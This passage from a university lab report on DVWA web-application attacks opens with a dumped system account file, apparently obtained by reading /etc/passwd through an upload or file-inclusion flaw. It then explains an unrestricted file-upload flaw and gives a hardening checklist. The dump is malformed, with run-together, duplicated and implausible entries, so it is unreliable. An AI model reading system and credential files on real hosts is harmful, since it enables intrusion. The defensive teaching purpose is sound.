proxy:x:13:13:proxy:/bin:/usr/bin/nologin:www-data:x:33:33:www-data:/var/www:/usr/bin/nologin:backup:x:34:34:backup:/var/backups:/usr/bin/nologin:irc:x:39:39:irc:/run/ircd:/usr/sbin/nologin
apt:x:42:42:apt:/var/lib/dpkg:/usr/bin/nologin:dpkg:x:65534:65534:nobody:/var/lib/dpkg:/usr/bin/nologin:syslog:x:998:998:syslog:/var/run/syslog:/usr/bin/nologin:syslogd:x:999:999:syslogd:/var/run/syslogd:/usr/bin/nologin:ntp:x:100:100:ntp:/var/run/ntp:/usr/bin/nologin:ntpdate:x:101:101:ntpdate:/var/run/ntpdate:/usr/bin/nologin:ntpd:x:102:102:ntpd:/var/run/ntp:/usr/bin/nologin:polkit:x:990:990:User for polkit:/usr/bin/nologin:usbmux:x:103:46:usbmux:daemon...:/var/lib/usbmux:/usr/bin/nologin:ts:x:104:104:TPM software stack...:/var/lib/tpm:/bin/false:rkt:x:105:104:ReactiveKafka...:/var/run/rkt:/usr/bin/nologin:kerberos:x:109:65534:Kerrel Ops Tracking Daemon:/var/run/krb5:/usr/bin/nologin:krb5:x:110:110:Kerrel Ops Tracking Daemon:/var/run/krb5:/usr/bin/nologin:logind:x:113:117:Light Display Manager:/var/lib/lightdm:/bin/false:logind:x:113:117:Light Display Manager:/var/lib/lightdm:/bin/false:logind:geodude:x:116:120:/var/lib/geodude:/var/run/nologin:sared:x:118:123:AvatarBased:/usr/bin/nologin:vishwajit-vn:x:1000:1000:Vishwajit-VM...:/home/vishwajit-vn:/bin/bash:sshd:x:121:126:SshD system user...:/var/lib/ssh:/usr/sbin/nologin:galerax:x:122:65534:/none:/var/run/nologin:mysqld:x:123:127:MySQL Server...:/var/run/mysqld:/usr/sbin/mysqld:/bin/false

```

• Explanation (Root Cause):

The application has inadequate server-side validation. It does not check the file's extension, content type, or contents, allowing executable server-side scripts (like PHP) to be uploaded. Furthermore, it stores the uploaded file in a publicly accessible, web-executable directory.

• Remediation:

A multi-layered defense is required:

- 1.Whitelist allowed file extensions (e.g., jpg, png, pdf) and reject everything else.
- 2.Verify the file's MIME type on the server.
- 3.Store uploaded files outside the web root directory so they cannot be accessed directly via a URL.
- 4.Rename uploaded files to a random string to prevent execution

**LESSONS  
LEARNED &  
RECOMMEND  
ED  
HARDENING  
CHECKLIST**

**Lessons Learned:**

This experiment provided critical, hands-on insight into the practical application of web security principles. The most profound lesson learned is that **all user-supplied input must be treated as untrusted and potentially malicious until proven otherwise**. This principle is the cornerstone of web application security. The various exploits demonstrated that the primary attack vector against an application is its own functionality when it improperly handles data from users.



**DEPARTMENT OF COMPUTER ENGINEERING**

**SUBJECT: Cryptography and Network Security**

Whether the data comes from a URL parameter (Reflected XSS, LFI), a form submission (SQLi, Stored XSS), or a file upload, it cannot be trusted.

Secondly, the experiment starkly illustrated the difference between weak and robust security controls. Naive defenses, such as simple keyword blacklisting (which DVWA's "medium" level often employs), are frequently insufficient and can be bypassed with trivial modifications to a payload. True security comes from a principled, defense-in-depth approach that relies on well-established, secure coding patterns like whitelisting, parameterized queries, and context-aware output encoding.

Finally, this exercise highlighted how seemingly minor coding oversights can have a disproportionately catastrophic impact. A single unvalidated input field can lead to the complete exfiltration of a database, while a misconfigured file upload form can result in a full server compromise via Remote Code Execution. This underscores the necessity for developers to adopt a "secure by default" mindset, integrating security considerations into every stage of the software development lifecycle.

**Recommended Hardening Checklist for a LAMP Web App:**

The following checklist provides actionable recommendations to defend against the vulnerabilities exploited in this experiment and to establish a strong security posture for any LAMP-stack application.

**Enforce Strict Server-Side Validation:** Never trust client-side validation alone. All data must be re-validated on the server against the strictest possible criteria.

**Use Whitelisting, Not Blacklisting:** Define exactly what is allowed (e.g., a-z, 0-9) and reject any input that does not conform. Blacklisting forbidden characters is an inherently flawed strategy.

**Validate Data by Type and Format:** Ensure that expected numbers are numeric, dates are valid dates, and strings match required formats (e.g., via regular expressions).

**Reject Invalid Input:** When input is invalid, reject the request outright. Do not attempt to "clean" or "fix" malicious input, as this can lead to bypasses.

**Use Parameterized Queries Exclusively:** This is the single most effective defense against SQL Injection. Use prepared statements with



DEPARTMENT OF COMPUTER ENGINEERING

SUBJECT: *Cryptography and Network Security*

bound parameters to ensure user input is always treated as data, not executable code.

**Enforce the Principle of Least Privilege:** Create a dedicated database user for the web application. This user's privileges must be limited to only the operations it absolutely needs to perform (e.g., SELECT, INSERT, UPDATE on specific tables, but not DROP or GRANT).

**Implement Context-Aware Output Encoding:** Before rendering any user-supplied data into an HTML response, encode it to prevent XSS. The encoding method should be appropriate for the context (HTML body, HTML attributes, JavaScript, etc.). Specifically, convert &, <, >, ", ' to their respective HTML entities.

**Implement Robust Brute-Force Protection:**

- **Rate Limiting:** Limit the number of login attempts per IP address over a short time period.
- **Account Lockout:** Temporarily lock user accounts after a set number of consecutive failed attempts (e.g., 5-10 failures).

**Secure Password Storage:** Never store passwords in plaintext. Use a strong, slow, salted hashing algorithm designed for passwords, such as **Bcrypt** or **Argon2**.

**Use Secure Session Cookies:** Set the HttpOnly flag on session cookies to prevent them from being accessed by JavaScript (mitigating XSS-based session theft) and the Secure flag to ensure they are only sent over HTTPS.

**Regenerate Session ID on Login:** Upon successful authentication, invalidate the old session ID and assign a new one to prevent session fixation attacks.

**Use Anti-CSRF Tokens:** Embed a unique, unpredictable token in a hidden field of every state-changing form. Verify this token on the server-side for every request to prevent Cross-Site Request Forgery.

**Verify Authorization for Every Request:** For every request to access a resource (e.g., /viewProfile?id=123), verify not only that the user is *authenticated* (logged in) but also that they are *authorized* to access that specific resource. This prevents IDOR.



BHARATIYA VIDYA BHAVAN'S  
SARDAR PATEL INSTITUTE OF TECHNOLOGY

Bhavan's Campus, Munshi Nagar, Andheri (West), Mumbai – 400058-India

DEPARTMENT OF COMPUTER ENGINEERING

SUBJECT: *Cryptography and Network Security*

**Validate File Uploads Rigorously:**

- Check against a **whitelist of allowed file extensions** (e.g., .jpg, .png, .pdf).
- Verify the file's **MIME type** on the server-side.
- Set a reasonable maximum file size.

**Store Uploaded Files Outside the Web Root:** This is the most critical step. If files are stored in a non-web-accessible directory, they cannot be executed directly via a URL, neutralizing the threat of a web shell. Serve files to users via a script that performs authorization checks.

**Rename Uploaded Files:** Upon saving, rename the file to a random, non-executable name (e.g., using a UUID) to prevent attackers from guessing the file path and executing it.

**Never Pass User Input to System Shells:** Avoid functions like system() or exec() with user data. Use language-native APIs to perform the desired functionality to prevent Command Injection.

**Disable Verbose Error Reporting in Production:** Configure the application to log detailed errors to a file but show only generic error messages to users. Detailed errors can leak sensitive information about the application's structure and database.

**Keep All System Components Patched:** Regularly update the operating system, web server (Apache), database (MariaDB), and language runtime (PHP) to protect against known vulnerabilities.